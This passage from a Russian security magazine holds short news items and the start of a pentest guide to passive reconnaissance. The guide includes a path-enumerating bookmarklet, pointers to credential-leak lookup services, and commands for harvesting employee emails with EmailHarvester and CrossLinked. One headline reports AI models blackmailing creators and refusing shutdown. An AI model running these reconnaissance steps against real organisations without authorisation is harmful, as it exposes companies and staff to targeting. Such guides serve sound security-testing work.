снова.*

Эксперты G Data уже изучили «чистые» программные пакеты Procolored и подтвердили, что они безопасны для использования. Теперь всем пользователям Procolored рекомендуется как можно скорее заменить старое ПО новыми версиями и выполнить сканирование своих систем для удаления XRedRAT и SnipVex.

FIREFOX НЕ ВЫЖИВЕТ БЕЗ GOOGLE




Разработчики Mozilla рассказали, что прекращение финансирования со стороны Google может поставить под угрозу само существование браузера Firefox.

Дело в том, что недавно финансовый директор Mozilla Эрик Мюльхейм (Eric Muhlheim) давал показания в рамках антимонопольного разбирательства по делу США против Google LLC. В компании решили более детально объяснить позицию Мюльхейма в частности и Mozilla в целом:

> Не секрет, что доходы от поиска составляют большую часть годового дохода Mozilla. Firefox — независимый браузер, у нас нет собственной ОС, устройств или магазина приложений. Без этого дохода Mozilla и другие независимые браузеры будут вынуждены сократить масштабы своей деятельности и урезать поддержку таких важных проектов, как Gecko, единственного браузерного движка, конкурирующего с Chromium от Google и WebKit от Apple.
>
> Инновации, конфиденциальность и выбор пользователя могут процветать лишь тогда, когда браузерные движки конкурируют. Без этого пропадет стимул делать интернет более быстрым, безопасным или инклюзивным. Если мы потеряем или ослабим Gecko, интернет будет оптимизирован на коммерческие бизнес-модели и их приоритеты, а не на ценности, которые отстаивает Mozilla: конфиденциальность, доступность и выбор пользователя. Открытый веб остается открытым лишь в том случае, если сайты, приложения и контент взаимодействуют и работают везде.
>
> Подлинное улучшение условий конкуренции и выбора не может решать одну проблему за счет создания другой.

Кроме того, после показаний Мюльхейма высказалась и глава Mozilla Лора Чемберс (Laura Chambers), которая подчеркнула, что это разбирательство «определит ландшафт конкуренции в интернете на долгие годы вперед». Чемберс объясняет:

> Любое средство правовой защиты должно укреплять, а не ослаблять независимые альтернативы, на которые люди полагаются в поисках конфиденциальности, инноваций и выбора.
>
> Небольшие независимые браузеры, такие как Firefox, полагаются на монетизацию через поисковые партнерства, которые позволяют поддерживать нашу работу и инвестировать в инновации, ориентированные на пользователей. Без этих партнерств мы столкнулись бы с серьезными ограничениями, которые не только помешали бы нам расти, но и лишили бы возможности предоставлять некоммерческую альтернативу Chrome, Edge и Safari.
>
> Подход Mozilla к поиску строится на предоставлении людям выбора. Мы неоднократно сталкивались с тем, что люди покидают наш браузер, если им навязывают поисковую систему, которая им не нравится. Без поисковых партнерств независимые браузеры, такие как Firefox и браузерный движок Gecko от Mozilla, столкнутся с серьезными ограничениями.
>
> Мы признаем важность повышения конкуренции в поисковой среде. Однако это не должно происходить за счет конкуренции браузеров. Мы считаем, что суд должен гарантировать, что небольшие и независимые браузеры не пострадают при принятии окончательного решения. Без этого мы рискуем променять одну монополию на другую, и живой, ориентированный на людей веб, за который мы боролись десятилетиями, может начать исчезать.



СОТРУДНИКИ COINBASE ПРОДАЛИ ДАННЫЕ ПОЛЬЗОВАТЕЛЕЙ

Криптобиржа Coinbase, которой пользуются более 100 миллионов человек, сообщила, что недобросовестные сотрудники службы поддержки продали киберпреступникам данные клиентов. Хакеры потребовали выкуп в размере 20 миллионов долларов за неразглашение украденной информации.

В Coinbase заявили, что не будут платить. Вместо этого биржа учредила специальный фонд для выплаты вознаграждения в размере 20 миллионов долларов за любую информацию, которая поможет найти злоумышленников, организовавших эту атаку.

11 мая 2025 года хакеры направили руководству Coinbase письмо с угрозами и требованием выкупа в размере 20 миллионов долларов. В противном случае они угрожали слить в открытый доступ украденную информацию о некоторых клиентских счетах и внутреннюю документацию.

Согласно официальному заявлению биржи, хакеры получили эту информацию от подрядчиков и сотрудников службы поддержки, которые находились за пределами США. Злоумышленники заплатили инсайдерам за доступ к внутренним системам компании.

Когда о случившемся стало известно, все торговавшие информацией сотрудники были уволены. При этом не сообщается, в какой именно стране работали инсайдеры.

Изначально заявлялось, что в руках хакеров оказались персональные данные примерно 1% клиентской базы Coinbase (около миллиона человек). Однако в уведомлении об утечке, направленном в Генеральную прокуратуру штата Мэн, представители Coinbase сообщили о 69 461 пострадавшем.

Подчеркивается, что злоумышленникам не удалось похитить приватные ключи или пароли клиентов, а также получить доступ к счетам Coinbase Prime, горячим и холодным кошелькам пострадавших или самой биржи.

Зато среди украденных данных были:

- имена, адреса, телефоны и email-адреса;
- замаскированные номера социального страхования (только последние четыре цифры);
- замаскированные номера банковских счетов и некоторые банковские идентификаторы;
- изображения удостоверений личности (например, водительских прав, паспортов);
- данные о счетах (снапшоты баланса и истории операций);
- некоторые корпоративные данные (включая документы, обучающие материалы и сообщения, доступные агентам службы поддержки).

> *Киберпреступники подкупили и завербовали группу иностранных сотрудников службы технической поддержки, чтобы те похитили данные клиентов Coinbase для проведения атак с использованием социальной инженерии, — говорится в официальном заявлении Coinbase. — Пароли, приватные ключи и средства пользователей не пострадали, а также инцидент не коснулся счетов Coinbase Prime. Мы возместим все убытки клиентам, которых обманом вынудили отправить средства злоумышленникам.*

Представители Coinbase не сообщили, сколько именно клиентов пострадали от атак с использованием социальной инженерии и перевели деньги мошенникам. По оценкам компании, расходы на устранение последствий этого инцидента и возмещение ущерба клиентам составят от 180 до 400 миллионов долларов США.

В компании заявили, что вскоре Coinbase откроет новый центр поддержки в США, возместит все расходы пострадавшим и увеличит инвестиции в обнаружение внутренних угроз, а также моделирование и автоматизацию реагирования на угрозы, чтобы предотвратить подобные утечки в будущем.

Клиентам рекомендуется сохранять бдительность, так как злоумышленники могут пытаться выдать себя за сотрудников Coinbase, обманом заставить перевести средства или запрашивать конфиденциальную информацию, например пароли или коды двухфакторной аутентификации.

39% РОССИЙСКИХ ПОЛЬЗОВАТЕЛЕЙ СЧИТАЮТ, ЧТО ИХ ПЕРСОНАЛЬНЫЕ ДАННЫЕ СКОМПРОМЕТИРОВАНЫ

Эксперты BI.ZONE и СберМаркетинга провели исследование, в котором приняли участие 800 россиян из городов с населением больше 100 тысяч человек. Большинство опрошенных (**92%**) заявили, что обеспокоены безопасностью персональных данных, которые хранятся в организациях. Каждый второй (**51%**) слышал об утечках в компаниях, услугами которых пользуется. А примерно каждый третий (**39%**) считает, что его персональные данные уже скомпрометированы.

Однако, несмотря на опасения и широкую огласку утечек, **81%** опрошенных готовы предоставить свои данные в обмен на участие в программах лояльности и другие выгоды. Причем **18%** к этому готовы в любом случае, а **63%** — в зависимости от того, насколько доверяют конкретной организации.

НЕТ АДМИНИСТРАТОРУ В CHROME

Изменения в Chromium не позволят браузеру Chrome запускаться от имени администратора. Разработчики объясняют, что эта мера направлена на повышение безопасности Windows.

Еще в 2019 году компания Microsoft внедрила подобную функциональность в браузер Edge. Когда пользователи запускали Edge с повышенными правами, появлялось предупреждение, рекомендующее заново перезапустить его без привилегий администратора. Позже Microsoft изменила эту функцию таким образом, чтобы запуск Edge с повышенными правами стал невозможен в целом.

Теперь аналогичные изменения появятся в Chromium, а разработчики Microsoft уже отправили соответствующий коммит. В Microsoft объясняют, что Chrome будет автоматически понижать привилегии, если пользователь попытается запустить его с повышенными правами.

> *Автоматическое понижение прав пользователей, запускающих Chrome с повышенными привилегиями. Этот CL основан на изменениях, которые мы внесли в Edge: начиная с 2019 года браузер пытается автоматически понизить права, если запускается с повышенным уровнем split/linked-токена, — пишет разработчик Microsoft Edge Стефан Смолен (Stefan Smolen). — Это означает, что он автоматически пытается перезапустить браузер еще раз, а затем, если попытка не удалась, возвращается к текущему поведению (запуск с правами администратора).*

Кроме того, Microsoft добавила параметр командной строки -do-not-de-elevate, чтобы предотвратить понижение прав после автоматического перезапуска и избежать бесконечных циклов.

Эта функциональность не работает для процессов Chrome, запущенных с повышенными правами в режиме автоматизации, чтобы не мешать работе инструментов, которые должны запускаться автоматически.

В Microsoft напоминают, что запускать браузер с правами администратора — не очень хорошая идея в целом. Ведь когда Chrome запускается от имени администратора, он наследует повышенные привилегии и все, что загружается и открывается через браузер, также запускается с правами администратора и несет серьезную угрозу безопасности.

МОШЕННИКИ ПОХИТИЛИ У ГРАЖДАН 6,9 МИЛЛИАРДА РУБЛЕЙ

Согласно статистике, опубликованной Банком России, в период с января по март 2025 года злоумышленникам удалось совершить **296 600** мошеннических операций, похитив у клиентов российских банков **6,9 МИЛЛИАРДА** рублей.

При этом удалось предотвратить **43,8 МИЛЛИОНА** попыток мошенников похитить деньги со счетов пользователей и спасти **4,6 ТРИЛЛИОНА** рублей. Это более чем в **ДВА РАЗА** превышает среднее значение за 2024 год.

Больше всего денег было похищено через каналы дистанционного банковского обслуживания (например, **ОНЛАЙН-БАНКИНГ** и **ПЕРЕВОДЫ**).

ОПАСНЫЕ РАСШИРЕНИЯ CHROME

Аналитики DomainTools Intelligence (DTI) обнаружили более 100 вредоносных расширений для браузера Chrome, замаскированных под VPN, ИИ-ассистенты и криптоутилиты. Расширения используются для кражи файлов cookie и скрытого выполнения удаленных скриптов.

По словам экспертов, неизвестные злоумышленники распространяют эти расширения с февраля 2024 года.

> *Злоумышленники создают сайты, имитирующие легитимные сервисы: инструменты для повышения производительности, помощники для создания и анализа рекламы и медиафайлов, VPN-сервисы, криптоинструменты, банковские сервисы и многое другое. Такие сайты побуждают пользователей установить соответствующие вредоносные расширения из Chrome Web Store.*

Некоторые из обнаруженных сайтов-приманок выдавали себя за легитимные продукты и сервисы, включая DeepSeek, Manus, DeBank, FortiVPN, YouTube и Site Stats, чтобы убедить пользователей загрузить и установить расширения.

После этого злоумышленники собирают из браузера файлы cookie, получают произвольные скрипты с удаленного сервера и устанавливают WebSocket-соединения для работы в качестве прокси и маршрутизации трафика.

На первый взгляд расширения действительно выполняют заявленные функции, однако при этом они воруют учетные данные и файлы cookie, перехватывают сеансы, внедряют в браузер рекламу, создают вредоносные перенаправления, манипулируют трафиком и занимаются фишингом, манипулируя DOM.

Кроме того, расширения настроены на предоставление себе чрезмерных прав через файл manifest.json, что позволяет им взаимодействовать с каждым посещаемым сайтом, выполнять произвольный код, полученный с контролируемого злоумышленником домена, осуществлять вредоносные редиректы и даже внедрять на страницы рекламу.

Расширения используют обработчик события onreset в DOM (Document Object Model) для выполнения кода, вероятно, в попытке обойти CSP (Content Security Policy).

Пока неясно, как именно жертв заманивают на фиктивные сайты, но исследователи предполагают, что для этого используются обычные методы, включая фишинг и публикации в социальных сетях.

> *Поскольку расширения появляются как в Chrome Web Store, так и на сайтах, они могут отображаться в результатах обычного веб-поиска и при поиске в магазине Chrome, — объясняют аналитики. — Многие из сайтов-приманок использовали трекинг ID Facebook (запрещена в России. Принадлежит компании Meta, которая признана экстремистской и запрещена на территории РФ), что наводит на мысль о том, что они используют приложения Facebook/Meta (деятельность Meta Platforms признана экстремистской и запрещена в РФ) для привлечения посетителей. Возможно, расширения продвигаются с помощью страниц в Facebook, групп и даже рекламы в соцсети.*

На данный момент неизвестно, кто стоит за этой вредоносной кампанией. Получив информацию от исследователей, инженеры Google удалили из официального магазина почти все опасные расширения.

Полный список вредоносных доменов с рекламой расширений доступен на GitHub DTI.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Взломан форк Signal, которым пользуются в администрации Дональда Трампа

Старые роутеры используются для создания прокси-ботнетов

Новые учетные записи Microsoft будут беспарольными по умолчанию

В сеть попал билдер вымогательской малвари VanHelsing

ФБР и Microsoft отключили 2300 доменов, связанных со стилером Lumma

Claude Opus 4 шантажирует создателей, а ChatGPT o3 отказывается отключаться

Атаки ClickFix теперь применяют против пользователей Linux

Signal блокирует работу Windows Recall

Майнер Dero массово заражает контейнеры через открытые API Docker

Баги в процессорах Intel приводят к утечке данных из привилегированной памяти

PASSIVE RECON

Составляем полный воркфлоу для тихой разведки

Пассивная разведка позволяет собрать данные о цели с минимальными рисками обнаружения. Это важный этап в пентестах и прочих offensive-проектах. Эта статья — пошаговое руководство от сбора доменов, IP-адресов и утекших данных до поиска уязвимостей. Имея перед глазами четкий план действий, можно эффективнее готовиться к следующим этапам.

alekvi
aleksey_vi@bk.ru

На просторах интернета — как в русскоязычном сегменте, так и в иностранном — очень много крутых материалов, однако я не находил универсальных пошаговых инструкций, которые охватывали бы весь процесс от начала и до конца, особенно в части проведения активной и пассивной разведки на этапе формирования поверхности атаки.

Поэтому я попытался выстроить универсальный рабочий процесс, который мог бы как-то унифицировать базовые проверки. Точнее, настолько универсальный, насколько это возможно.

Я постарался сделать статью понятной и интересной для специалистов с любым уровнем и бэкграундом. Я добавлял в воркфлоу такие проверки, которые, на мой взгляд, необходимо проводить почти на любом проекте — будь то Red Team, пентест или анализ защищенности.

Конечно, любой воркфлоу будет сильно зависеть от того, какие данные есть на начальном этапе. Например, если это анализ защищенности конкретного веб-приложения, то алгоритм действий один, а если пентест, на котором нам ничего не известно, кроме названия компании или основного домена, то другой.

Я старался исходить из того, что на старте нам известен самый минимум. Если в твоей задаче есть какие-то другие вводные данные и, например, список доменов уже известен, то просто пропускай до нужного места.

Наши методы и сценарии будут по возможности пассивными, но среди них могут попадаться и подразумевающие какое-то минимальное взаимодействие. Об этом я буду предупреждать сразу же — пометкой «взаимодействие» на случай, если тебе нужно полное отсутствие активных действий.

СТРУКТУРА ПАПОК

Поскольку мы будем использовать в подавляющем большинстве случаев консольные утилиты, нам нужно хранить полученную информацию так, чтобы в ней не запутаться. На первый взгляд это кажется легкой задачей, а на деле зачастую возникает путаница. Так как у нас цикл статей, я решил вместо общей структуры показать пример возможного варианта в конце каждого пройденного этапа.

Разумеется, в идеальном мире все это будет автоматизировано и станет храниться непосредственно в базе данных, откуда информация подгружается на красивые дашборды... Но мы не в идеальном мире, поэтому продолжим работать в привычном формате.

ИСПОЛЬЗУЕМЫЙ СОФТ

Здесь я кратко опишу часто используемые утилиты. Некоторые из них малоизвестны, поэтому неплохо будет сказать пару слов о том, как и для чего они применяются:

- anew служит для добавления в файл уникальных строк из `stdin`;
- html-tool используется для анализа ответов сервера;
- fff мы будем использовать для сохранения заголовков и тела ответа в файлы;
- inscope позволяет исключать все, что за пределами скоупа;
- paramrep был мной разработан в качестве аналога для qsreplace. Утилита qsreplace мне не понравилась тем, что она изменяет абсолютно все параметры в URL сразу (это делает результат непредсказуемым), а paramrep подменяет параметры по одному;
- curl-impersonate — усовершенствованный curl. Позволяет обходить защиту от ботов, изображая легитимный браузер, в том числе путем подмены JA3-фингерпринта, что в последнее время все актуальнее.

Для inscope нужно создать в корневом каталоге проекта файлик `.scope` примерно с таким содержимым:

```
.*\.example\.com$
^example\.com$
```

ЦЕЛИ

Глобально на этапе пассивной разведки перед нами стоят следующие цели:

- познакомиться с таргетами, понять, насколько они большие и архитектурно сложные, какие технологии используются;
- собрать список поддоменов;
- собрать живые поддомены;
- получить несколько опциональных файлов для ручного анализа;
- собрать список IP-адресов;
- получить список URL-адресов из разных источников в пассивном режиме;
- посмотреть в пассивном режиме порты и сервисы;
- проверить в пассивном режиме уязвимости;
- изучить утечки учетных данных;
- собрать из открытых источников список email-адресов.

ПЕРВОЕ ЗНАКОМСТВО

Обычно перед стартом работ я делаю несколько простых шагов, которые никак не связаны с общим процессом. Делаются они исключительно для того, чтобы получить начальное представление о цели. Первыми они идут условно — их можно и нужно проводить повторно, когда будет больше информации.

Букмарклет для сбора URL (взаимодействие)

Свое первое знакомство с таргетом я предпочитаю начинать с беглого взгляда на цель с помощью специально заготовленной JavaScript-закладки. Она выводит список уникальных адресов, найденных на текущей странице.


> **INFO**
>
> Букмарклет — это фрагмент кода на JavaScript, сохраненный в виде закладки браузера. Если нажать на него, он запустится на текущей веб-странице и что-то сделает. Это никак не триггерит целевую систему: по сути, мы просто один раз зашли на страницу, как сделал бы любой легитимный клиент.

Вот код букмарклета:

```
javascript:(async function(){let scanningDiv=document.createElement("
div");scanningDiv.style.position="fixed",scanningDiv.style.bottom="0"
,scanningDiv.style.left="0",scanningDiv.style.width="100%",
scanningDiv.style.maxHeight="50%",scanningDiv.style.overflowY="scroll
",scanningDiv.style.backgroundColor="white",scanningDiv.style.color="
black",scanningDiv.style.padding="10px",scanningDiv.style.zIndex="
9999",scanningDiv.style.borderTop="2px solid black",scanningDiv.
innerHTML="<h4>Scanning...</h4>",document.body.appendChild(
scanningDiv);let e=[],t=new Set;async function n(e){try{const t=await
fetch(e);return t.ok?await t.text():(console.error(`Failed to fetch
${e}: ${t.status}`),null)}catch(t){return console.error(`Error
fetching ${e}:`,t),null}}function o(e){if(!(e.startsWith("/")||e.
startsWith("./")||e.startsWith("../")))return!1;if(e.includes(" ")||/
[^\x20-\x7E]/.test(e))return!1;if(e.length<2||e.length>=200)return!1;
if(e.includes("{")||e.includes("}")||e.includes(":")||e.includes("?")
||e.includes("*")||e.includes("(")||e.includes(")")||e.includes("[")
||e.includes("]"))return!1;return!0}function s(e){return[...e.
matchAll(/[%27"]((?:\/|\.\.\/|\.\/)[^%27"]+)[%27"]/g)].map(e=>e[1]).
filter(o)}async function c(o){if(t.has(o))return;t.add(o),console.log
(`Fetching and processing: ${o}`);const c=await n(o);if(c){const t=s(
c);e.push(...t)}}const l=performance.getEntriesByType("resource").map
(e=>e.name);console.log("Resources found:",l);for(const e of l)await
c(e);const i=[...new Set(e)];console.log("Final list of unique paths:
",i),console.log("All scanned resources:",Array.from(t)),scanningDiv.
innerHTML=`<h4>Unique Paths Found:</h4><ul>${i.map(e=>`<li>${e}</li>`
).join("")}</ul>`})();
```

Как установить и использовать этот букмарклет:

- добавь новую закладку на панель закладок в браузере;
- замени URL закладки фрагментом кода на JavaScript;
- открой целевую страницу и щелкни по букмарклету;
- если не сработало, поищи разрешение запускать букмарклеты в настройках безопасности браузера.



```
/server-sitemap.xml
/whitepaper
../assets/images/article/bg-blogContent.png
../assets/images/blog/bg-header.png
/blog/
/fr
/fr/
/_next/static/media/YWHlogo.022c0d8e.svg
../assets/images/homepage/bg-menu.png
../assets/images/homepage/bg-footer-mobile.png
../assets/images/homepage/bg-footer.png
/_next/image
/_next/data/
/index/
/index
//
/api
/api/
/g,
/.source,w=/
/.source,x=/@
/>
/assets/
/auth/providers
/auth/logout
```

Результат запуска

Онлайновые сервисы

В продолжение знакомства с целью мы можем использовать онлайновые сервисы для поиска информации о сайте:

- suip.biz — неплохо подойдет для поиска поддоменов;
- coolakov.ru/tools/ping — позволяет быстро смотреть статус-коды по доменам и поверхностно ознакомиться с заголовками; более детальный анализ я опишу далее.

Этот этап занимает немного времени, но уже на нем ты познакомишься с целью и потенциально выявишь такие уязвимости, как, например, subdomain takeover.

ПРОВЕРЯЕМ УТЕЧКИ

Для общего понимания системы и обогащения информации неплохо было бы посмотреть утечки учетных данных пользователей или сотрудников нашей цели. Обычно этот тип проверок выделяют в отдельный вид работ, которым занимаются специалисты по OSINT. Я приведу несколько ресурсов для примера (на самом деле их намного больше):

- бесплатный сервис: proxynova.com/tools/comb/;
- платный сервис: snusbase.com.

СОБИРАЕМ ПОЧТЫ

Далее нам было бы неплохо поискать корпоративные учетные записи пользователей, что в дальнейшем также может пригодиться при проведении работ на этапе активного анализа.

EmailHarvester

EmailHarvester — одна из утилит для поиска и сбора email-адресов.

Ниже приведена bash-команда для запуска утилиты и поиска по списку доменов:

```
(trap 'kill 0' SIGINT; while IFS= read -r domain; do target_name=$(
echo $domain | sed "s/[^a-zA-Z0-9]/_/g"); echo "Starting
EmailHarvester for $domain"; python3 EmailHarvester.py -d "$domain"
-s "email_${target_name}.txt"; done < ~debian/Desktop/scope)
```

LinkedIn

Думаю, все знают такой ресурс для IT-специалистов, как LinkedIn. С его помощью мы можем спарсить email-адреса сотрудников интересующей нас компании. Ниже приведен пример работы неплохой утилиты CrossLinked, которая справляется с этой задачей (и, кстати, не требует ни учетной записи, ни API-ключа).

Пример команды для запуска:

```
python3 crosslinked.py -f '{first}.{last}@example.ru' "Рога и Копыта"
```

Тут я предлагаю сделать небольшую паузу и обратить внимание на то, что у нас уже есть на данный момент:

